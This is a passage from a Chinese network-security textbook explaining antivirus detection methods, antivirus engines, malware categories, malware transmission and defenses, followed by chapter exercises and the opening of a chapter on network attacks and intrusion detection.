第四个阶段的反病毒技术第四代反病毒技术则是针对计算机病毒的发展，基于病毒家族体系的命名规则、多位 CRC 校验和扫描机理，采用了启发式智能代码分析模块、动态数据还原模块(能查出隐蔽性极强的压缩加密文件中的病毒)、内存解毒模块、自身免疫模块等先进的解毒技术，较好地解决了以前防毒技术顾此失彼、此消彼长的状态。

8.3.2 常见的病毒检测和查杀方法

1. 特征代码法

特征代码法被早期应用在 SCAN、CPAV 等著名病毒检测工具中，目前被认为是用来检测已知病毒的最简单、开销最小的方法。杀毒软件最初的查毒方式是将所有病毒的病毒码加以剖析，并且将这些病毒独有的特征搜集在一个病毒码资料库中，每当需要扫描该程序是否有毒的时候，就启动杀毒软件程序，以扫描的方式与该病毒码资料库内的现有资料一一比对，如果双方资料匹配的话，即判定该程序已遭病毒感染。实现特征代码法的一般步骤如下所示：

第一步，采集已知病毒样本，如果病毒既感染 COM 文件，又感染 EXE 文件，那么就要同时采集 COM 型病毒样本和 EXE 型病毒样本。

第二步，在病毒样本中，抽取病毒特征代码。在既感染 COM 文件又感染 EXE 文件的病毒样本中，要抽取两种样本共有的代码。

第三步，将特征代码纳入病毒数据库中。

第四步，打开被检测文件，在文件中搜索，检查文件中是否含有病毒数据库中的病毒特征代码。如果发现病毒特征代码，由特征代码与病毒一一对应，便可以断定，被查文件所感染的是何种病毒。

采用病毒特征代码法的检测工具，其检测准确，可识别出病毒的名称、误报警率低、依据检测结果，可做相应的解毒处理。但是，面对不断出现的新病毒，该种方法必须不断更新版本，否则便不能检测新出现的各种病毒。随着病毒种类的增多，新版本的病毒数据库会越来越大，检索时间也会越来越长，这大大降低了杀毒软件的使用效率。并且此类扫毒方法不能检测出隐蔽性病毒，因为隐蔽性病毒进驻内存后能够将感染文件中的病毒代码剥离出来。

2. 校验和法

我们知道，大多数的病毒都不是单独存在的，它们大都依附或寄生在其他的程序文件中，所以被感染的程序会有文件大小增加的情况或者是日期被修改的情况出现。这样防毒软件在安装的时候会自动将硬盘中的所有文件做一次汇总检查并加以记录，将正常文件的

内容，计算其校验和，将该校验和写入文件中或写入别的文件中保存。在文件使用过程中，定期地或每次使用文件前检查文件现在内容算出的校验和与原来保存的校验和是否一致，因而可以发现文件是否感染，这种方法叫校验和法，它既可发现已知病毒又可发现未知病毒。

运用校验和法检测病毒通常有三种方式：

- 在检测病毒工具中纳入校验和法，对被查的对象文件计算其正常状态的校验和，将校验和值写入被查文件中或检测工具中，而后进行比较。
- 在应用程序中，放入校验和法自我检查功能，将文件正常状态的校验和写入文件本身中，每当应用程序启动时，比较现行校验和与原校验和的值，从而实现应用程序的自检测。
- 将校验和检查程序常驻内存，每当应用程序开始运行时，自动比较检查应用程序内部或别的文件中预先保存的校验和。

这种方法既能发现已知病毒，也能发现未知病毒，但是，它不能识别病毒类，不能报出病毒名称。由于病毒感染并非文件内容改变的唯一原因，文件内容的改变有可能是正常程序引起的，所以校验和法常常会导致误报警。特别是遇到软件版本更新、变更口令、修改运行参数等，校验和法都会误报。同样，校验和法对检测隐蔽性病毒也是无效的，因为隐蔽性病毒进驻内存后，会自动剥去染毒程序中的病毒代码，使校验和法失效。

3. 行为监测法

这种方法利用病毒的特有行为特征来检测病毒，由于通过对计算机病毒的观察和研究发现，有一些行为是病毒的共同行为，而且比较特殊。而在正常程序中，这些行为是比较罕见的。因此当程序运行时，杀毒软件可以通过监视其行为来发现病毒。

一般病毒具有的行为特征可能有如下几种类型。

1) 抢占 INT 13H 号中断

几乎所有的引导型病毒，都会攻击 Boot 扇区或主引导扇区。当系统启动时，Boot 扇区或主引导扇区获得执行权，系统会执行 INT 13H 功能来完成各种初始化设置和引导系统。这时作为引导型病毒，它会占据 INT 13H 功能，并在其中放置病毒所需的代码，此时系统引导会首先加载病毒代码，完成驻留后，会将自身代码隐藏起来，继续执行系统的正常功能。

2) 修改 DOS 系统内存总量

病毒为了完成其特定的任务，比如传染、破坏，会常驻在内存中，但是 DOS 操作系统对内存的管理机制是共享式，所有的程序全部在同一内存空间执行，并完成页面交换。为了防止 DOS 系统及其他应用程序将其覆盖，病毒程序会将 DOS 系统内存总量适当减少，使 DOS 系统及其他应用程序不会占用其病毒代码驻留的空间。

3) 更改 COM、EXE 文件内容

常见的病毒需要依附于其他计算机程序及文档。当病毒执行时，就必须将自身的代码附加在被感染的文件之中，常见的可执行文件以 COM、EXE 文件为主。所以病毒为了感染，一般会对 COM、EXE 文件执行写入的动作。

行为监测法可发现未知病毒、可相当准确地预报未知的多数病毒。但它不能识别病毒

名称，而且在软件实现上和用户友好性上存在一定的难度。

4) 软件模拟法

多态性病毒每次感染都会改变其病毒代码，对付这种病毒特征代码法就显得力不从心了。因为多态性病毒代码往往都实现了密码化，而且每次所用密钥不同，把染毒的病毒代码相互比较，也各不相同，因此无法找出可能的作为特征的稳定代码。虽然行为检测法可以检测多态性病毒，但是在检测出病毒后，因为不知病毒的种类，难以做杀毒处理。因此出现了一种新的病毒监测方法，即软件模拟法。使用该技术的杀毒软件在开始运行时，首先使用特征代码法监测病毒，如果发现隐蔽病毒或多态性病毒嫌疑时，就启动软件模拟模块来监测病毒的运行，待病毒自身的密码译码后，再运用特征代码法来识别病毒的种类。

5) VICE 先知扫描法

该技术主要针对那些未知的计算机病毒设计的，利用这种技术可以直接模拟 CPU 的动作来检测某些变种病毒的活动情况，并且分析出该病毒的病毒码。由于这种技术较其他解毒技术严谨，对于比较复杂的程序在检测配对上会耗费较多的时间，影响用户的计算机速度，所以该技术的应用并不是那么广泛。

8.3.3 杀毒软件的基本工作原理

杀毒软件，也称反病毒软件或防毒软件，是用于消除计算机病毒、特洛伊木马和恶意软件的一类专业软件。杀毒软件通常集成监控识别、病毒扫描和清除和自动升级等功能，有的杀毒软件还带有数据恢复等功能，是计算机防御系统(包含杀毒软件，防火墙，特洛伊木马和其他恶意软件的查杀程序，入侵预防系统等)的重要组成部分。

1. 杀毒软件引擎的行为标准

杀毒软件的核心组件是其杀毒引擎，杀毒引擎是一套判断特定程序行为是否为病毒程序(包括可疑的)的技术机制。一个完整的技术引擎遵守如下的行为过程。

(1) 非自身程序行为的程序行为捕获。

包括来自于内存的程序运行，来自于给定文件的行为虚拟判断，来自于网络的动态的信息等。一般情况下，我们称之为引擎前端。其捕捉的方法非常多，除 Norton 以外的杀毒软件一般采用的都是行为规范代码化的方法。而 Norton 由于与微软有远远好于其他厂商的合作关系，其实现过程比较独特。

(2) 基于引擎机制的规则判断。

这个环节代表了杀毒引擎的质量水平，一个好的杀毒引擎应该能在这个环节发现很多或者称之为相当规模的病毒行为，从而避免进入下一个判断环节。传统的反病毒软件引擎使用的是基于特征码的静态扫描技术，即在文件中寻找特定的十六进制字符串，如果找到，就可判定文件感染了某种病毒。但这种方法在当今病毒技术迅猛发展的形势下已经起不到很好的作用了。为了更好地发现病毒，相继开发了所谓的虚拟机、实时监控等相关技术。这个环节被叫做杀毒软件引擎工作的核心层。

(3) 引擎与病毒库的交互作用。

这个过程往往被认为是收尾阶段，相对于前两个环节，这个阶段的速度是非常慢的，杀毒引擎与要将非自身程序行为过程转化为杀毒软件自身可识别的行为标识符(包括静态

代码等)，然后与病毒库中所存储的行为信息进行对应，并作出相应处理。当然必须承认，当前的杀毒软件对大量病毒的识别都是在这个阶段完成的。因此一个足够庞大的病毒库往往能够弥补杀毒软件引擎的不足之处。但是必须意识到，如果在核心层阶段就可以结束并清除病毒程序，那么杀毒软件的工作速度将会大幅提升。

2. 杀毒软件引擎的实现方式

目前，杀毒引擎的主流实现方式有以下几种：虚拟机技术、实时监控技术、智能码标识技术、行为拦截技术等。其中智能码标识技术和行为拦截技术是近年来出现的技术，采用智能码标识技术的目的是提高杀毒速度并且预防未知病毒，而行为拦截技术也是一种预防未知病毒的方法，与虚拟机技术相似，通过对程序行为的分析来判断其是否为病毒。

下面对杀毒引擎最主要的两种技术——虚拟机和实时监控进行具体介绍。

1) 虚拟机

虚拟机，在反病毒界也被称为通用解密器，已经成为反病毒软件中最重要的组成部分之一。杀毒引擎中的虚拟机，和那些诸如 VMWare 的“虚拟机”是不同的。查毒引擎中的虚拟机，可以为待查的可执行程序创建一个虚拟的执行环境，提供它可能用到的一切元素，包括硬盘、端口等，让它在其上自由发挥，最后根据其行为来判定是否为病毒。就目前而言，卡巴斯基在这方面做得还可以。而 Mcafee 的新产品中，则加入了一种缓冲区溢出保护技术，本质上其实也是一种虚拟技术。查毒引擎的虚拟机是一个软件模拟的 CPU，它可以像真正的 CPU 一样取值、译码、执行，可以模拟一段代码在真正的 CPU 上运行得到的结果。给定一组机器码序列，虚拟机就会自动从中取出第一条指令操作码部分，判断操作码类型和寻址方式以确定该指令长度，然后在相应的函数中执行该指令，并根据执行后的结果确定下条指令的位置，如此循环反复直到某个特定情况发生以结束工作。

设计虚拟机查毒的目的，就是为了对付加密变形病毒。虚拟机首先从文件中确定并读取病毒入口处代码，然后以上述工作步骤解释执行病毒头部的解密段(Decryptor)，最后在执行完的结果(解密后的病毒体明文)中查找病毒的特征码。这里所谓的“虚拟”，并非是指创建了什么虚拟环境，而是指染毒文件并没有实际执行，只不过是虚拟机模拟了其真实执行时的效果。

早期病毒由于没有使用任何复杂的反检测技术，如果拿反汇编工具打开病毒体代码，就可以看到真正的机器码。因而可以由病毒体内某处一段机器代码和此处距离病毒入口(注意不是文件头)偏移值，来唯一确定一种病毒。查毒时，只需简单的确定病毒入口并在指定偏移处扫描特定代码串。这种静态扫描技术对付普通病毒是万无一失的。但随着病毒技术的发展，出现了一类加密病毒。这类病毒的特点是：其入口处具有解密段(Decryptor)，而病毒主体代码被加了密。运行时首先得到控制权的解密代码将对病毒主体进行循环解密，完成后将控制交给病毒主体运行，病毒主体感染文件时会将解密段，用随机密钥加密过的病毒主体，和保存在病毒体内或嵌入解密段中的密钥一同写入被感染文件。由于同一种病毒的不同传染实例的病毒主体是用不同的密钥进行加密，因而不可能在其中找到唯一的一段代码串和偏移来代表此病毒的特征，似乎静态扫描技术对此即将失效。但是，因为不同传染实例的解密段仍保持不变机器码明文，所以如果应用特征码查毒

技术，虽然有一定的误报风险(解密段中代码缺少病毒特性，同样的特征码也会出现在正常程序中)，但仍不失为一种有效的方法。

由于加密病毒还没有能够完全逃脱静态特征码扫描，所以病毒写作者在加密病毒的基础之上进行改进，使解密段的代码对不同传染实例呈现出多样性，这就出现了加密变形病毒。它和加密病毒非常类似，唯一的改进在于病毒主体在感染不同文件会构造出一个功能相同但代码不同的解密段，也就是不同传染实例的解密段具有相同的解密功能但代码却截然不同。比如，原本一条指令完全可以拆成几条来完成，中间可能会被插入无用的 LJ 代码。这样，由于无法找到不变的特征码，静态扫描技术就彻底失效了。在这种情况下，虚拟机技术将会派上用场。

2) 实时监控技术

事实上，实时监控技术早在 DOS 时代就出现了。但是在 Windows 下要实现实时监控绝非易事，因为普通用户态程序是不可能监控系统的活动的，这也是出于系统安全的考虑。病毒实时监控普遍使用了驱动编程技术，让工作于系统核心态的驱动程序去拦截所有的文件访问。当然由于工作系统的不同，驱动程序无论从结构还是工作原理都不尽相同的，当然程序写法和编译环境更是千差万别了。上面提到的病毒实时监控，实质就是对文件的监控。除了文件监控外，还有各种各样的实时监控工具，都具有各自不同的特点和功用。现在流行的网络监控，邮件监控基本上都是对文件监控的改进。

病毒的实时监控，本质上就是一个文件监视器。它会在文件打开、关闭、清除、写入等操作时检查文件是否是病毒携带者，如果是则根据用户的决定选择不同的处理方案，如清除病毒、禁止访问该文件、删除该文件或简单地忽略。这样就可以有效地避免病毒在本地机器上的感染传播，因为可执行文件装入器在装入一个文件执行时首先会要求打开该文件，而这个请求又一定会被实时监控在第一时间截获到，它确保了每次执行的都是干净的不带毒的文件从而不给病毒以任何执行和发作的机会。

3. 最新的云杀毒技术

“云安全(Cloud Security)”计划目前是网络时代信息安全的最新体现，它融合了并行处理、网格计算、未知病毒行为判断等新兴技术和概念，通过网状的大量客户端对网络中软件行为的异常监测，获取互联网中木马、恶意程序的最新信息，传送到 Server 端进行自动分析和处理，再把病毒和木马的解决方案分发到每一个客户端。

由于认识到传统的杀毒软件将无法有效地处理日益增多的恶意程序，来自互联网的主要威胁将由单纯的计算机病毒转向恶意程序及木马型混合病毒。在这样的情况下，采用的特征库判别法显然已经过时。云安全技术应用后，识别和查杀病毒不再仅仅依靠本地硬盘中的病毒库，而是依靠庞大的网络服务，实时进行采集、分析以及处理。整个互联网就是一个巨大的“杀毒软件”，参与者越多，每个参与者就越安全，整个互联网就会更安全。

目前，瑞星、趋势、卡巴斯基、MCAFEE、SYMANTEC、金山、360 安全卫士等杀毒软件厂商都推出了自己的云安全解决方案。以瑞星基于云安全策略开发的杀毒软件为例，其每天拦截的木马攻击达数百万次，甚至数千万次。可以看出，“云杀毒”将是杀毒软件的最新发展趋势。

8.4 恶意软件的防护和查杀

目前恶意软件的数目和种类繁多，因此很难为每种恶意软件类别提供一个精准的定义。通常情况下，“恶意软件”被用作一个集合名词，以指代故意在计算机系统上执行任何恶意任务的病毒、蠕虫和木马程序等。对于反病毒工作而言，可将恶意软件类别笼统地定义为特洛伊木马、蠕虫和病毒代码等的集合。

8.4.1 恶意软件的特征和分类

1. 恶意软件的特征

一般的，恶意软件具有以下显著的共同特征：

- 强制安装，指未明确提示用户或未经用户许可，就在用户计算机或其他终端上安装软件的行为。
- 难以卸载，指未提供通用的卸载方式，或在不受其他软件影响、人为破坏的情况下，卸载后仍然有活动程序的行为。
- 浏览器劫持，指未经用户许可，修改用户浏览器或其他相关设置，迫使用户访问特定网站或导致用户无法正常上网的行为。
- 未经许可的弹出性广告，指未明确提示用户或未经用户许可，利用安装在用户计算机或其他终端上的软件弹出广告的行为。
- 恶意收集用户信息，指未明确提示用户或未经用户许可，恶意收集用户信息的行为。
- 恶意卸载，指未明确提示用户，未经用户许可，或误导、欺骗用户卸载其他软件的行为。
- 恶意捆绑，指在软件中捆绑已被认定为恶意软件的行为。
- 其他侵害用户的恶意行为，例如侵害用户软件安装、使用和卸载知情权、选择权的恶意行为。

2. 恶意软件的分类

通过以上特征，我们可以知道任何专门用于开发在没有获得用户许可的情况下潜入计算机或者给计算机系统造成损害的软件都可以被认为是恶意软件。下面我们就列举目前比较流行的几种不同类别的恶意软件。

1) 计算机病毒

计算机病毒也可以被看做是一种感染计算机系统的恶意软件，但它们常需要一些其他的手段提供支持。一个真正的病毒可以通过某种形式的可执行代码从一台计算机传播到另一台。大多数病毒都包括以下三个方面的功能：

- 复制：一旦宿主程序被激活，病毒和病毒恶意代码进行的第一个操作就是传播。
- 隐藏：计算机病毒可以采用多种方法隐藏起来，以防止被反恶意软件工具发觉。
- 有效部分：对于病毒来说恶意代码的有效部分可以用来进行任何操作，从关闭计

算机到销毁数据都是可以实现的操作。

2) 计算机蠕虫

与传统病毒相比，计算机蠕虫要复杂得多。蠕虫可以在没有经过用户许可的情况下进行复制。如果恶意软件想利用网络来进行传播，其借助蠕虫的机会要比病毒大得多。蠕虫的主要组成部分是：

- 入侵工具：利用受害人计算机的漏洞获取进入方式的恶意代码。
- 安装工具：入侵工具让计算机蠕虫可以绕过系统的安全防护机制。接下来，安装工具就接管了控制权，并开始将恶意代码的主体传输到受害的计算机上。
- 发现工具：一旦安装完毕，蠕虫就会开始使用几种不同的方法来查找网络上的其他计算机，这些方法包括了寻找电子邮件地址、主机列表以及进行 DNS 信息查询等。
- 扫描工具：蠕虫利用扫描工具来确认新发现的目标计算机中是否存在可以被入侵工具攻击的漏洞。
- 有效部分：驻留在每个受害人计算机上的恶意代码，可以利用远程连接的应用从日志记录器那里获取用户名和密码。

3) 未知的后门软件

其实后门软件类似我们使用的远程访问程序，而它们之所以被当作恶意软件，是因为后门软件在安装的时候没有得到使用者的允许，同时其运行一般都绕过了用户正常的口令认证程序，已达到网络攻击者的特定目的。后门软件通常可以采用两种安装方式：一种是利用目标计算机上的漏洞、木马或病毒等程序安装后门；另一种方式是通过社会工程的方法诱骗用户，让其在不知情的环境下安装后门软件。一旦安装完成，后门软件就可以让攻击者通过远程访问攻击获得计算机的完全控制权。常见的后门软件包括 SubSeven、NetBus、深喉(Deep Throat)、 Back Orifice 以及 Bionet 等。通常情况下，包括 MBAM 和 GMER 在内的恶意软件扫描工具可以成功地清除后门软件。

4) 特洛伊木马

木马程序一般从表面上看来包含了有用或好的功能，但实际上是一种为了掩盖其恶意功能的程序。通常在安装时，木马具有破坏性的有效部分就会自动运行并进行伪装，以防止反恶意软件工具发现恶意代码的存在。特洛伊木马经常会采用以下技术来伪装自己。

- 重命名：恶意软件会伪装成常见的文件。
- 暗中破坏：当系统中已经存在恶意软件的话，常常会破坏反恶意软件工具的安装和正常工作。
- 多态代码：对代码进行多态变换可以让恶意软件特征码的更新速度比防御软件的检索速度更快，以达到隐藏自身的目的。例如“Vundo”，它就可以欺骗反间谍软件，创建弹出的广告窗口，降低系统的性能，并干扰网页浏览活动。

5) 广告软件/间谍软件

广告软件指的是可以在未经用户许可的情况下创建弹出广告的软件。通常情况下，广告软件是作为一个组成部分安装在免费软件中的。除了对用户造成骚扰以外，广告软件还会显著降低计算机的性能。而间谍软件指的是在使用者不知情的情况下从计算机上收集信息的软件。通常阅读软件的用户协议是非常重要的，就是因为间谍软件经常使用自由软件

作为有效载体。大部分反间谍软件都可以从计算机中快速找出未经许可的广告软件/间谍软件，并将它们删除。定期删除临时文件、Cookie 和网络浏览器的历史记录，对网络浏览器进行预防性维护。

6) 混合恶意软件

为了提高攻击的成功率，当今恶意软件开发者通常会采用将不同类型恶意软件捆绑到一起的技术来设计混合恶意软件。rootkit 就是一个典型的例子，通常情况下，rootkit 会和特洛伊木马封装在同一个载体中。这样的话，在使用的时候，攻击者就可以远程访问计算机，在不受怀疑的情况下完成整个攻击。rootkit 已经成为计算机面临的最大威胁之一了。

rootkit 通常包含了几种不同的类型，但目前比较流行的主要是三种类型，分别是用户模式、内核模式和固件 rootkit。

- 用户模式的 rootkit：在用户模式下，代码通过受限连接进入计算机，获取软件和硬件资源的使用权限。通常情况下，计算机上的大部分代码都运行在用户模式下。由于采用的是受限连接，在用户模式下造成的损害是可以恢复的。用户模式的 rootkit 可以对进程、文件、系统驱动程序、网络端口甚至系统服务进行改动。但是用户模式的 rootkit 需要复制文件到计算机的硬盘驱动器上进行安装，并在每次系统启动时自动加载。
- 内核模式的 rootkit：由于用户模式的 rootkit 容易被发现和清除，rootkit 设计者们变换了一种思路，并开发出内核模式的 rootkit。内核模式意味着 rootkit 和操作系统以及 rootkit 检测软件拥有相同的权限，因为在内核模式下，代码已经可以不受限制地控制计算机上所有的软件和硬件资源，这让 rootkit 可以轻易控制操作系统。但是对于内核模式的 rootkit 来说，不稳定性是一个缺点，通常情况下，它会经常导致无法解释的崩溃或蓝屏。
- 固件 rootkit：由于 rootkit 开发者了解了将恶意代码保存在固件中的方法，因此固件 rootkit 已成为恶意软件混合体的新发展。在这里，固件指的是从微处理器代码到 PCI 扩展卡固件的任何部分。在这种模式下，当计算机关闭时，rootkit 会将恶意代码写入某个指定的固件。而当重新启动计算机时，rootkit 就会重新安装。这样即使清理软件发现并清除了固件 rootkit，在计算机下次启动的时候，固件 rootkit 也会重新出现。

7) 恶意移动代码

与以前的安装方式相比，恶意移动代码正迅速成为在计算机上安装恶意软件的最有效方式。移动代码产生的主要目的是提供交互内容，通过用户的交互动作来安装恶意代码。移动代码的例子包括了 JavaScript 脚本、VBScript 脚本、ActiveX 控件以及 Flash 插件。防范恶意移动代码的最好方法是确保操作系统和所有辅助软件的及时更新。

8.4.2 恶意软件的传输机制

恶意软件可以使用一个或多个不同的传输机制在计算机之间进行传播和复制，常见的传输机制有以下几种。

(1) 网络共享。由于在网络共享上实现的安全性级别很低，因此恶意软件可以借此将恶意软件复制到大量与网络连接的计算机上。

(2) 网络扫描。恶意软件的编写者可以通过扫描网络，寻找带有漏洞的计算机系统，或者随意选择目标 IP 地址并尝试植入恶意软件。例如，此机制可以使用特定的网络端口将数据包发送到许多 IP 地址，以查找容易入侵的计算机进行攻击。

(3) 借助 P2P 网络。由于目前 P2P 应用非常丰富，大多数用户都安装了不同类型的 P2P 应用程序客户端组件。并且为了突破防火墙的限制，此类应用程序会使用一个可以通过防火墙的网络端口，例如 80 端口。这样应用程序就可以使用此端口通过防火墙，并直接将文件从一台计算机传输到另一台。恶意软件编写者可以直接使用它们提供的传输机制，将受感染的文件传播到客户端硬盘上。

(4) 邮件程序。这种类型的恶意软件通过使用宿主上安装的邮件软件，或使用其自身的内置简单邮件传输协议 (SMTP) 引擎，将其自身作为邮件大量发送到网上用户的电子邮件中。

(5) 远程利用。恶意软件可能会试图利用服务或应用程序中的特定安全漏洞来进行复制，并与蠕虫技术相结合。例如 Slammer 蠕虫就是利用了 Microsoft SQL Server 2000 数据库系统中的一个漏洞，通过产生缓冲区溢出，允许一部分系统内存被相关代码覆盖。

8.4.3 恶意软件防御技术

1. 基于主机的恶意代码防护技术

基于主机的恶意代码防御技术主要有：误用检测技术、权限控制技术和完整性技术。

1) 误用检测技术

误用检测技术也称为基于特征字的检测。它是目前检测恶意代码最常用的技术，主要源于模式匹配的思想。它首先根据已知恶意代码的特征关键字建立一个恶意代码特征库，然后对计算机程序代码进行扫描，并与特征库中的已知恶意代码关键字进行匹配，从而判断被扫描程序是否感染恶意代码。

误用检测分为静态检测和动态检测。静态检测是指脱机对计算机上存储的所有代码进行扫描；而动态检测则是指实时对到达计算机的所有数据进行检查扫描，并在程序运行过程中对内存中的代码进行扫描检测。

基于特征字的恶意代码检测技术广泛应用于目前的反病毒软件中。早期的恶意代码主要是计算机病毒，其主要感染计算机文件，并在感染文件后留有该病毒的特征代码。通过扫描程序文件并与已知特征值相匹配即可快速准确地判断是否感染病毒，并采取对应的措施清除该病毒。随着压缩和加密技术的广泛采用，在进行扫描和特征值匹配前，必须对压缩和加密文件先进行解压和解密，然后再进行扫描。而压缩和加密方法多种多样，这就大大增加了查毒处理的难度，有时甚至根本不能检测。同时，基于特征字的检测方法对变形病毒也显得力不从心。

2) 权限控制技术

首先，恶意代码要实现其恶意目的必须具备足够的权限。因此恶意代码在进入系统后必须具有相应的运行权限。例如被运行的恶意代码如果要修改、破坏其他文件，则它必须具有对该文件的写权限，否则会被系统禁止。如果恶意代码要窃取其他文件信息，它也必须具有对该文件的读权限。总之，恶意代码要进行任何操作都必须具备相应的权限。因

此，通过恰当控制计算机系统中程序的权限，使其仅仅具有完成正常任务的最小权限，那么即使该程序中包含恶意代码，该恶意代码也不能或者不能完全实现其恶意目的，即达到了控制恶意代码的目的。

通过权限控制来防御恶意代码的技术比较典型的有沙箱技术和安全操作系统。

(1) 沙箱技术。沙箱技术是指系统根据每个应用程序可以访问的资源，以及系统授权给该应用程序的权限建立一个属于该应用程序的“沙箱”。每个应用程序都运行在自己受保护的“沙箱”之中，不能影响其他程序的运行，也不能影响操作系统的正常运行。并且，操作系统和驱动程序也运行在自己的“沙箱”中。另外，Windows 也提供了一种软件限制策略，它允许用户设定未授权应用程序限制运行或禁止运行，只有用户明确授权后，该应用程序才可以运行。这可以在一定程度上防止通过电子邮件或网上传播的恶意代码的攻击。这种限制技术也是一种沙箱技术，它只允许受信任的程序运行，拒绝不受信任的恶意代码执行。

(2) 安全操作系统。由于恶意代码要实现成功入侵就必须获取操作系统的控制权，使操作系统为它分配相应的系统资源。如果能够合理控制程序对系统的操作权限，则程序对系统可能造成的破坏将被限制在一定范围内。安全操作系统采用了一套强制存取控制机制，它将计算机系统划分为三个空间：系统管理空间、用户空间和保护空间；并将进入系统的用户划分为两类：不具有特权的普通用户和系统管理员。其中，系统管理空间不能被普通用户读写；用户空间包含用户的应用程序和数据，可以被用户读写；保护空间的程序和数据不能被用户空间的进程修改，但可以被用户空间的进程读取；一般通用的命令和应用程序都会放在保护空间内，供用户使用。由于普通用户对保护空间的数据只能读不能写，从而限制了恶意代码的传播。同时在用户空间内，不同用户的安全级别不同，恶意代码也只能感染同级别的用户的程序和数据，限制了恶意代码的传播范围。

3) 完整性技术

恶意代码感染、破坏其他目标系统的过程，也看以看作是破坏这些目标完整性的过程。因此为了保护这些资源不受恶意代码的感染和破坏，采用完整性技术也是防御恶意代码的一种有效手段。例如“校验和”技术和 Windows 的“代码签名”验证都是完整性技术比较典型的例子。

2. 基于网络的恶意代码防护技术

基于网络的恶意代码检测技术主要有异常检测技术和误用检测技术。

1) 异常检测技术

由于蠕虫恶意代码在传播时发送大量的网络扫描数据包，导致网络流量明显增加，并且其扫描数据包具有很强的规律性，通过异常检查可发现网络内主机可能感染恶意代码以及感染恶意代码的严重程度，然后采取控制措施，比如限制计算机发送数据包、计算机断网。

异常检测技术可以很快发现网络流量的异常，并采取措施，避免网络瘫痪和恶意代码的大规模传播。而且它不仅能检测出已知恶意代码产生的异常流量，也能够检测出未知恶意代码产生的异常流量。即异常检测能检测出未知的新出现的恶意代码。但是异常检测只能发现恶意代码，而一般不能检测出究竟是哪一种恶意代码，这样就不利于采取有针对性

的防范措施了，另外异常检测的误报率也相对比较高。

2) 误用检测技术

误用检测技术也称基于特征的检测，这种技术首先要建立特征规则库，然后将一个数据包或数据流中的数据与特征库中的特征码相比较。特征库中的特征码规则包括协议类型、端口号、特征串、数据包长度等。基于网络的恶意代码检测中使用的特征串与基于主机检测使用的特征串不同，一个特征码规则可以有多个特征串，特征码规则指定了每个特征串的相对偏移和间隔位置。

误用检测技术能够检测出计算机感染恶意代码的具体类型，并且其检测结果也会比较准确。但是误用检测技术一般不能检测出未知恶意代码，其检测范围和准确性依赖于特征库的完备程度，并需要不断更新特征库规则。

除了检测，基于网络的恶意代码防范的关键是控制，即阻止恶意代码的传播和对网络的破坏，比较成熟的技术有网络隔离技术和防火墙控制技术。其中网络隔离控制技术就是当检测到计算机感染了恶意代码后，立即把该计算机断网。这种方式可以立即阻止该计算机继续传播恶意代码和对网络的破坏，同时实现起来也相对简单。但是，由于检测技术存在误报，从而可能导致错误地隔离计算机。另外，采取隔离措施后，由于计算机不能上网，像下载补丁、杀毒软件升级等正常的防范措施也不能进行了。而采用防火墙控制技术控制恶意代码，可以根据恶意代码传播的特点，通过设置和修改防火墙规则，禁止恶意代码的传播和扫描数据包通过，从而达到控制恶意代码的目的。这种技术只限制恶意代码流量通过，而允许正常的网络流量通过，效果相对比较好。但由于恶意代码的传播源往往在企业网络内部，传统的放置在网络边界的防火墙对恶意代码的控制作用不太明显，需要采取多层次的防火墙配置方案，实现起来要比隔离技术复杂。

8.5 本章小结

本章讨论了计算机病毒和恶意软件的主要技术和防御措施。通过本章的学习，帮助读者初步建立起对计算机病毒和恶意软件的基本认识，了解计算机病毒的基本技术原理和发展趋势，加深对恶意软件的理解和防范。由于目前计算机病毒和恶意软件的种类和实现技术种类繁多，感兴趣的读者可根据自己的爱好和兴趣阅读其他相关的书籍。另外，对计算机病毒和恶意软件的防范不仅取决于技术上的准备，与用户的安全意识、正确的上网习惯和软件使用习惯等都有很大的关系。

8.6 课后习题

1. 填空题

(1) 根据计算机病毒传播依赖的媒介，可将计算机病毒划分为______病毒、______病毒和______病毒。

(2) 从传统计算机病毒开始，病毒开发者就采用了________、________、________、变体引擎、更名感染等技术。

(3) 恶意软件的传输机制为________、________、借助 P2P 网络、________及远程利用。

2. 选择题

(1) 下面(　　)症状不是感染计算机病毒时常见到的。
　A. 屏幕上出现跳动的小球　　B. 打印时显示 No paper
　C. 系统出现异常死锁现象　　D. 系统. exe 文件字节数增加

(2) 通过复制自身来传播的病毒叫做(　　)。
　A. 伴随型病毒　　B. 蠕虫型病毒　　C. 寄生型病毒　　D. 变型病毒

(3) 下面(　　)不是宏病毒的特点。
　A. 传播速度快　　B. 开发和变种技术实现简单
　C. 多平台交叉感染　　D. 只感染程序文件

3. 判断题

(1) 计算机病毒可以对计算机硬件造成不可修复的破坏。　(　　)
(2) 计算机病毒只要人们不去执行它，它就无法发挥作用。　(　　)
(3) “云安全(Cloud Security)”计划目前是网络时代信息安全的最新体现。　(　　)

4. 简答题

(1) 计算机病毒的基本特征是什么？
(2) 网络蠕虫病毒的发展趋势是什么？
(3) 常见病毒的检测和查杀方法有哪些？

第 9 章

网络攻防和入侵检测

网络安全与网络攻击是紧密联系在一起的，研究网络安全不能忌讳网络攻击。研究网络安全若不了解网络攻击原理及其技术等于纸上谈兵。从某种意义上说，没有攻击就没有安全，也可以说安全与攻击并存。网络攻击是网络安全研究中的重要课题之一。我们要做到“知己知彼”，才能“百战不殆”，对黑客的攻击手段、途径、方法和工具了解得越多，越有利于保护网络和信息的安全。

入侵检测技术是近年来飞速发展起来的一种动态的集监控、预防和抵御系统入侵行为为一体的新型安全机制。作为传统安全机制的补充，入侵检测技术不再是被动地对入侵行为进行识别和防护，而是能够提出预警并做出相应反应动作。入侵检测系统(Intrusion Detection System，IDS)可以识别针对计算机系统和网络系统，或更广泛意义上的信息系统的非法攻击，包括检测外界非法入侵者的恶意攻击或试探，以及内部合法用户的超越使用权限的非法行动。通常来说入侵检测是对计算机和网络资源上的恶意使用行为进行识别和相应处理的过程，具有智能监控、实时探测、动态响应、易于配置等特点。本章将围绕网络攻防和入侵检测展开详细介绍。

9.1 网络攻击概述

近年来，网络攻击事件频繁发生，攻击泛滥已成互联网行业重病，各行业呼吁国家和运营商联手整治网络攻击，保障网络安全。面对多种多样的网络攻击，为了能够更好地防御这些攻击，就特别有必要了解相关的网络攻击。

9.1.1 网络攻击的概念

网络攻击(Network Attack)是指利用网络存在的漏洞和安全缺陷对网络系统的硬件、软件及其系统中的数据进行的攻击。图 9-1 表明，各行各业均受到网络攻击的威胁。

